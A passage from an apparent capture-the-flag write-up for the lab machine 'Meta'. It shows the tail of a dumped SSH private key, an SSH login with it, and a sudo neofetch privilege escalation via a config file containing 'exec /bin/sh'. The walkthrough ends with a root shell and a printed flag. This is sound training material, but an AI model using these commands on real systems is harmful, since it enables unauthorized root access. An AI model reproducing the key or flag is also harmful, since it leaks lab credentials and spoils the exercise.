8ro4I4K6Djh4fcwQbomdSZ9Y5b3kTOx9VS27WPJP6zfTxXvzJEbGHR+OSL1ajIM6piTxQH
cZpA/VkZ1T/TqhBdGRGMExbhT1JTauYUmzUbnMFxF21tFpO8XV8HtziZPIbmo3mPNK4s9E
vPgPjssHF2YNB1RVZYuP3wL0vSJuFQkZhHwO48AroerZeSTMX4t9Ls875HtMr0tYfWrKr5
H2OfhV+A/QUXrG7fQF6puO2o1nj5LFgaFMIYRDSzf9aToEGpytgUf0gvmJD510ZDmrxwcR
3HLrH7SLTkLktABM2vJ3xOYqCZl+Tvfn7/AoZp2qcq8iip+EEeDAKqk6jSG+8Tlk0+0Jr9
78PEw2WM9nZ5QDgnPjjVofCSWRzvYvAV8hzcAB/ashEgezZV9syWgGyGYELF5HezU1J4zk
KLD0yAxUjw9hCi7dgdb9w/9gzKrbJwAAAAMBAAEAAAGAFlFwyCmMPkZv0o4Z3aMLPQkSyE
iGLInOdYbX6HOpdEz0exbfswybLtHtJQq6RsnuGYf5X8ThNyAB/gW8tf6f0rYDZtPSNyBc
eCn3+auUXnnaz1rM+77QCGXJFRxqVQCI7ZFRB2TYk4eVn2l0JGsqfrBENiifOfItq37ulv
kroghSgK9SE6jYNgPsp8B2YrgCF+laK6fa89lfrCqPZr0crSpFyop3wsMcC4rVb9m3uhwc
Bsf0BQAHL7Fp0PrzWsc+9AA14ATK4DR/g8JhwQOHzYEoe17iu7/iL7gxDwdlpK7CPhYlL5
Xj6bLPBGmRkszFdXLBPUrlKmWuwLUYoSx8sn3ZSny4jj8x0KoEgHqzKVh4hL0ccJWE8xWS
sLk1/G2x1FxU45+hhmmdG3eKzaRhZpc3hzYZXZC9ypjsFDAyG1ARC679vHnzTI13id29dG
n7JoPVwFv/97UYG2WKexo6DOMmbNuxaKkpetfsqsLAnqLf026UeD1PJYy46kvva1axAAAA
wQCWMIdnyPjk55Mjz3/AKUNBySvL5psWsLpx3DaWZ1XwH0uDzWqtMWOqYjenkyOrI1Y8ay
JfYAm4xkSmOTuEIvcXi6xkS/h67R/GT38zFaGnCHh13/zW0cZDnw5ZNbZ60VfueTcUn9Y3
8ZdWKtVUBsvb23Mu+wMyv87/Ju+GPuXwUi6mOcMy+iOBoFCLYkKaLJzUFngOg7664dUagx
I8qMpD6SQhkD8NWgcwU1DjFfUUdvRv5TnaOhmdNhH2jnr5HaUAAADBAN16q2wajrRH59vw
o2PFddXTIGLZj3HXn9U5W84AIetwxMFs27zvnNYFTd8YqSwBQzXTniwId4KOEmx7rnECoT
qmtSsqzxiKMLarkVJ+4aVELCRutaJPhpRC1nOL9HDKysDTlWNSr8fq2LiYwIku7caFosFM
N54zxGRo5NwbYOAxgFhRJh9DTmhFHJxSnx/6hiCWneRKpG4RCr80fFJMvbTod919eXD0GS
1xsBQdieqiJ66NOalf6uQ6STRxu6A3bwAAAMEA1Hjetdy+Zf0xZTkqmnF4yODqpAIMG9Um
j3Tcjs49usGlHbZb5yhySnucJU0vGpRiKBMqPeysaqGC47Ju/qSlyHnUz2yRPu+kvjFw19
keAmlMNeuMqgBO0guskmU25GX4O5Umt/IHqFHw99mcTGc/veEWIb8PUNV8p/sNaWUckEu9
M4ofDQ3csqhrNLlvA68QRPMaZ9bFgYjhB1A1pGxOmu9Do+LNu0qr2/GBcCvYY2kI4GFINe
bhFErAeoncE3vJAAAACXJvb3RAbWV0YQE=
-----END OPENSSH PRIVATE KEY-----
thomas@meta:/var/www/dev01.artcorp.htb/convert_images$ 
```



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ssh thomas@artcorp.htb -i id_rsa
The authenticity of host 'artcorp.htb (10.10.11.140)' can't be established.
ED25519 key fingerprint is SHA256:Y8C2lOecv5ZDp3I6M5zjDUYDVsc3p/pgjF9HVRPioqQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'artcorp.htb' (ED25519) to the list of known hosts.
Linux meta 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
thomas@meta:~$
```


Privilege Escalation

1) Found sudo permission



```
thomas@meta:~$ sudo -l
Matching Defaults entries for thomas on meta:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, env_keep+=XDG_CONFIG_HOME

User thomas may run the following commands on meta:
    (root) NOPASSWD: /usr/bin/neofetch \"\"
thomas@meta:~$
```


2) Found a way to escalate privileges



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp)
echo 'exec /bin/sh' >$TF
sudo neofetch --config $TF
```



config location neofetch

Neofetch also installs a system-wide editable config file at /etc/neofetch/config.conf.


Here are some ways to customize Neofetch:

- Edit the configuration file: You can manually modify the configuration file.
- Use command-line arguments: You can supply command-line arguments to neofetch.

Neofetch will by default create a config file at $HOME/. config/neofetch/config. conf on first run. This file contains options to control all aspects of the output.

GitHub
https://github.com › dylanaraps › wiki › Getting-Started

Getting Started · dylanaraps/neofetch Wiki - GitHub



```
thomas@meta:~$ cat config/neofetch/config.conf
exec /bin/sh
thomas@meta:~$ XDG_CONFIG_HOME=$HOME/config sudo /usr/bin/neofetch
# cat /root/root
cat: /root/root: No such file or directory
# bash
root@meta:/home/thomas# cat /root/root.txt
9b911ff5e8da57ac79f355ebfeb9c69c
root@meta:/home/thomas#
```